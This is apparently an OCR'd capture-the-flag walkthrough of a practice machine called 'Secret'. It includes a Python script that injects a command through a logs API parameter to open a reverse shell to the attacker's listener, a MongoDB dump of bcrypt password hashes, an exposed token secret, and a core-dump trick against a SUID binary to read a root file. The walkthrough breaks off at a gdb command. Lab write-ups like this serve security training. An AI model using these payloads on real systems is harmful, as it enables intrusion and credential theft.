
```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.11.120] 41300
dasith@secret:~/local-web$ 
```

```
┌──(vigneswar㉿VigneswarPC)-[~/files/local-web]
└─$ python3 exploit.py
```


```
import requests

url = 'http://10.10.11.120:3000'
headers={'auth-token':'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2NjQ2ZDQ0ODJmMjJiZTA0N-WIzNTUzNjciLCJuYW1lIjoidGhlYWRtaW4iLCJlbWFpbCI6ImhhY2tlckBtYWlsLmNvbSIsImlhdCI6MTcxNTkxNzk0MX0.PJkQ-6jETaooZPLGzT8bZMr75v_0xntTljVkd9zx4yw'}

payload = "python3%20-c%20'import%20os,pty,socket;s=socket.socket();s.connect((%2210.10.14.6%22,4444));%5Bos.dup2(s.fileno(),f)for%20f%20in(0,1,2)%5D;pty.spawn(%22/bin/bash%22)'"
res = requests.get(f'{url}/api/logs?file=hello||{payload}', headers=headers)
print(res.text)
```

Privilege Escalation

1) Found password hashes on mogodb database



```
dasith@secret:~/local-web$ cat .env
DB_CONNECT = 'mongodb://127.0.0.1:27017/auth-web'
TOKEN_SECRET = gXr67TtoQL8TShUc8XYsK2HvsBYfyQSFCFZe4MQp7gRpFuMkKjcM72CNQN4fMfbZEKx4i7YiWuNAkmuTcdEriCMm9vPAYkhpwPTiuVwVhvwE
dasith@secret:~/local-web$ mongo mongodb://127.0.0.1:27017/auth-web
MongoDB shell version v3.6.8
connecting to: mongodb://127.0.0.1:27017/auth-web
Implicit session: session { "id" : UUID("0aa0a753-28ca-4b05-a6ad-a9eba4595bbe") }
MongoDB server version: 3.6.8
Server has startup warnings:
2024-05-17T02:51:09.852+0000 I STORAGE  [initandlisten]
2024-05-17T02:51:09.852+0000 I STORAGE  [initandlisten] ** WARNING: Using the XFS filesystem is strongly recommended with the WiredTiger storage engine
2024-05-17T02:51:09.852+0000 I STORAGE  [initandlisten] **          See http://dochub.mongodb.org/core/prodnotes-filesystem
2024-05-17T02:51:13.709+0000 I CONTROL  [initandlisten]
2024-05-17T02:51:13.709+0000 I CONTROL  [initandlisten] ** WARNING: Access control is not enabled for the database.
2024-05-17T02:51:13.709+0000 I CONTROL  [initandlisten] **          Read and write access to data and configuration is unrestricted.
2024-05-17T02:51:13.709+0000 I CONTROL  [initandlisten]
> db.collections()
2024-05-17T04:32:31.063+0000 E QUERY    [thread1] TypeError: db.collections is not a function :
@(shell):1:1
> help
        db.help()                    help on db methods
        db.mycoll.help()             help on collection methods
        sh.help()                    sharding helpers
        rs.help()                    replica set helpers
        help admin                   administrative help
        help connect                 connecting to a db help
        help keys                    key shortcuts
        help misc                    misc things to know
        help mr                      mapreduce
```




```
> show collections
users
> db.users.find()
{ "_id" : ObjectId("6131bf09c6c27d0b05c16691"), "name" : "theadmin", "email" : "admin@admins.com", "password" : "$2a$10$SJ8vlQEJYL2J673Xte6BNeMmhHBioLSn6/wq
Mz2DKjxwQzkModUei", "date" : ISODate("2021-09-03T06:22:01.581Z"), "__v" : 0 }
{ "_id" : ObjectId("6131bfb7c6c27d0b05c16699"), "name" : "user222", "email" : "user@google.com", "password" : "$2a$10$WmuQwihUQkzSrRoYakQdI.5hdjo820LNxSfEYA
TaBoTa/QXJmEbDS", "date" : ISODate("2021-09-03T06:24:55.832Z"), "__v" : 0 }
{ "_id" : ObjectId("6131d73387dee30378c66556"), "name" : "newuser", "email" : "root@dasith.works", "password" : "$2a$10$wnvh2al2ABafCszb9oWi/.YIXHX4RrTUiWAI
VUlv2Z80lkvmlIUQW", "date" : ISODate("2021-09-03T08:05:07.991Z"), "__v" : 0 }
{ "_id" : ObjectId("613904ae8a27cb040c65de17"), "name" : "dasith", "email" : "dasiths2v2@gmail.com", "password" : "$2a$10$S/GbYplKgIU4oFdTDsr2SeOJreht3UgIA0
MdT7F50EtiBy7ymzFBO", "date" : ISODate("2021-09-08T18:45:02.187Z"), "__v" : 0 }
{ "_id" : ObjectId("6646d4482f22be045b355367"), "name" : "hacker", "email" : "hacker@mail.com", "password" : "$2a$10$UrLSJPGSSRyYOYiq1Id06.qHhJLX7544F3xJxr3
kcYAVGRv2jAIGO", "date" : ISODate("2024-05-17T03:51:36.775Z"), "__v" : 0 }
> |
```


{ "_id" : ObjectId("6131bf09c6c27d0b05c16691"), "name" : "theadmin", "email" : "admin@admins.com", "password" : "$2a$10$SJ8vlQEJYL2J673Xte6BNeMmhHBioLSn6/wqMz2DKjxwQzkModUei", "date" : ISODate("2021-09-03T06:22:01.581Z"), "__v" : 0 }
{ "_id" : ObjectId("6131bfb7c6c27d0b05c16699"), "name" : "user222", "email" : "user@google.com", "password" : "$2a$10$WmuQwihUQkzSrRoYakQdI.5hdjo820LNxSfEYATaBoTa/QXJmEbDS", "date" : ISODate("2021-09-03T06:24:55.832Z"), "__v" : 0 }
{ "_id" : ObjectId("6131d73387dee30378c66556"), "name" : "newuser", "email" : "root@dasith.works", "password" :

"$2a$10$wnvh2al2ABafCszb9oWi/.YIXHX4RrTUiWAIVUlv2Z80IkvmlIUQW", "date" : ISODate("2021-09-03T08:05:07.991Z"), "__v" : 0 }
{ "_id" : ObjectId("613904ae8a27cb040c65de17"), "name" : "dasith", "email" : "dasiths2v2@gmail.com", "password" : "$2a$10$S/GbYplKgIU4oFdTDsr2SeOJreht3UgIA0MdT7F50EtiBy7ymzFBO", "date" : ISODate("2021-09-08T18:45:02.187Z"), "__v" : 0 }
{ "_id" : ObjectId("6646d4482f22be045b355367"), "name" : "hacker", "email" : "hacker@mail.com", "password" : "$2a$10$UrLSJPGSSRyYOYiq1Id06.qHhJLX7544F3xJxr3kcYAVGRv2jAIGO", "date" : ISODate("2024-05-17T03:51:36.775Z"), "__v" : 0 }

2) Found a suid bit file



```
dasith@secret:~$ cd /opt
dasith@secret:/opt$ ls
code.c  count  valgrind.log
dasith@secret:/opt$ ls -al
total 56
drwxr-xr-x  2 root root  4096 Oct  7  2021 .
drwxr-xr-x 20 root root  4096 Oct  7  2021 ..
-rw-r--r--  1 root root  3736 Oct  7  2021 code.c
-rw-r--r--  1 root root 16384 Oct  7  2021 .code.c.swp
-rwsr-xr-x  1 root root 17824 Oct  7  2021 count
-rw-r--r--  1 root root  4622 Oct  7  2021 valgrind.log
dasith@secret:/opt$ 
```




```
dasith@secret:~$ ls
count  local-web  user.txt
dasith@secret:~$ python3 -m http.server -b 0.0.0.0 5555
Serving HTTP on 0.0.0.0 port 5555 (http://0.0.0.0:5555/) ...
10.10.14.6 - - [17/May/2024 04:56:32] "GET /count HTTP/1.1" 200 -
```


```
┌──(vigneswar㉿VigneswarPC)-[~/files/local-web]
└─$ wget http://10.10.11.120:5555/count
--2024-05-17 10:26:32--  http://10.10.11.120:5555/count
Connecting to 10.10.11.120:5555... connected.
HTTP request sent, awaiting response... 200 OK
Length: 17824 (17K) [application/octet-stream]
Saving to: ‘count’

count              100%[================>]  17.41K  76.8KB/s    in 0.2s

2024-05-17 10:26:32 (76.8 KB/s) - ‘count’ saved [17824/17824]


┌──(vigneswar㉿VigneswarPC)-[~/files/local-web]
└─$ 
```

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <dirent.h>
#include <sys/prctl.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <linux/limits.h>

void dircount(const char *path, char *summary)
{
    DIR *dir;
    char fullpath[PATH_MAX];
    struct dirent *ent;
    struct stat fstat;
    int tot = 0, regular_files = 0, directories = 0, symlinks = 0;

    if((dir = opendir(path)) == NULL)
    {
        printf("\nUnable to open directory.\n");
        exit(EXIT_FAILURE);
    }
    while ((ent = readdir(dir)) != NULL)
    {
        ++tot;
        strncpy(fullpath, path, PATH_MAX-NAME_MAX-1);
        strcat(fullpath, "/");
        strncat(fullpath, ent->d_name, strlen(ent->d_name));
        if (!lstat(fullpath, &fstat))
        {
            if(S_ISDIR(fstat.st_mode))
            {
                printf("d");
                ++directories;
            }
            else if(S_ISLNK(fstat.st_mode))
            {
                printf("l");
                ++symlinks;
            }
            else if(S_ISREG(fstat.st_mode))
            {
                printf("-");
                ++regular_files;
            }
            else printf("?");
            printf((fstat.st_mode & S_IRUSR) ? "r" : "-");
            printf((fstat.st_mode & S_IWUSR) ? "w" : "-");
            printf((fstat.st_mode & S_IXUSR) ? "x" : "-");
            printf((fstat.st_mode & S_IRGRP) ? "r" : "-");
            printf((fstat.st_mode & S_IWGRP) ? "w" : "-");
            printf((fstat.st_mode & S_IXGRP) ? "x" : "-");
            printf((fstat.st_mode & S_IROTH) ? "r" : "-");
            printf((fstat.st_mode & S_IWOTH) ? "w" : "-");
            printf((fstat.st_mode & S_IXOTH) ? "x" : "-");
        }
        else
        {
            printf("??????????");
        }
        printf ("\t%s\n", ent->d_name);
    }
    closedir(dir);

    snprintf(summary, 4096, "Total entries       = %d\nRegular files       =
%d\nDirectories         = %d\nSymbolic links      = %d\n", tot, regular_files,
directories, symlinks);
    printf("\n%s", summary);
}


void filecount(const char *path, char *summary)
{
    FILE *file;
    char ch;
    int characters, words, lines;

    file = fopen(path, "r");

    if (file == NULL)
    {
        printf("\nUnable to open file.\n");
        printf("Please check if file exists and you have read privilege.\n");
        exit(EXIT_FAILURE);
    }

    characters = words = lines = 0;
    while ((ch = fgetc(file)) != EOF)
    {
        characters++;
        if (ch == '\n' || ch == '\0')
            lines++;
        if (ch == ' ' || ch == '\t' || ch == '\n' || ch == '\0')
            words++;
    }

    if (characters > 0)
    {
        words++;
        lines++;
    }

    snprintf(summary, 256, "Total characters = %d\nTotal words      = %d\nTotal lines      = %d\n", characters, words, lines);
    printf("\n%s", summary);
}


int main()
{
    char path[100];
    int res;
    struct stat path_s;
    char summary[4096];

    printf("Enter source file/directory name: ");
    scanf("%99s", path);
    getchar();
    stat(path, &path_s);
    if(S_ISDIR(path_s.st_mode))
        dircount(path, summary);
    else
        filecount(path, summary);

    // drop privs to limit file write
    setuid(getuid());
    // Enable coredump generation
    prctl(PR_SET_DUMPABLE, 1);
    printf("Save results a file? [y/N]: ");
    res = getchar();
    if (res == 121 || res == 89) {
        printf("Path: ");
        scanf("%99s", path);
        FILE *fp = fopen(path, "a");
        if (fp != NULL) {
            fputs(summary, fp);
            fclose(fp);
        } else {
            printf("Could not open %s for writing\n", path);
        }
    }

    return 0;
}
```

3) The program generates core dump files in case of a crash



```
dasith@secret:/opt$ cat  /proc/sys/kernel/core_pattern
|/usr/share/apport/apport %p %s %c %d %P %E
dasith@secret:/opt$ |
```




Apport

Available languages:Italiano,

What is this all about?


Debugging program crashes without any automated tools has been pretty time consuming and hard for both developers and users. Many program crashes remain unreported or unfixed because:

- Many crashes are not easily reproducible.
- End users do not know how to prepare a report that is really useful for developers, like building a package with debug symbols, operating `gdb`, etc.
- A considerable part of bug triage is spent with collecting relevant information about the crash itself, package versions, hardware architecture, operating system version, etc.
- There is no easy frontend which allow users to submit detailed problem reports.
- Existing solutions like bug-buddy or krash are specific to a particular desktop environment, are nontrivial to adapt to the needs of a distribution developer, do not work for crashes of background servers (like a database or an email server), and do not integrate well with existing debug packages that a distribution might provide.




```
dasith@secret:/opt$ cat  /proc/sys/kernel/core_pattern
|/usr/share/apport/apport %p %s %c %d %P %E
dasith@secret:/opt$ ls /var/crash
_opt_count.0.crash  _opt_countzz.0.crash
```

4) Generated core file with /root/root.txt




```
dasith@secret:/opt$ ls
code.c  count  valgrind.log
dasith@secret:/opt$ ./count
Enter source file/directory name: /root/root.txt

Total characters = 33
Total words      = 2
Total lines      = 2
Save results a file? [y/N]: Segmentation fault (core dumped)
dasith@secret:/opt$
```


```
dasith@secret:/opt$ kill -s SIGSEGV $(pidof /opt/count)
dasith@secret:/opt$ |
```



```
dasith@secret:/var/crash$ apport-unpack /var/crash/_opt_count.1000.crash ~/tmp
```




```
dasith@secret:~/tmp$ ls
Architecture  DistroRelease        ProblemType  ProcEnviron  Signal
CoreDump      ExecutablePath       ProcCmdline  ProcMaps     Uname
Date          ExecutableTimestamp  ProcCwd      ProcStatus   UserGroups
dasith@secret:~/tmp$
```



```
dasith@secret:~/tmp$ gdb /opt/count CoreDump
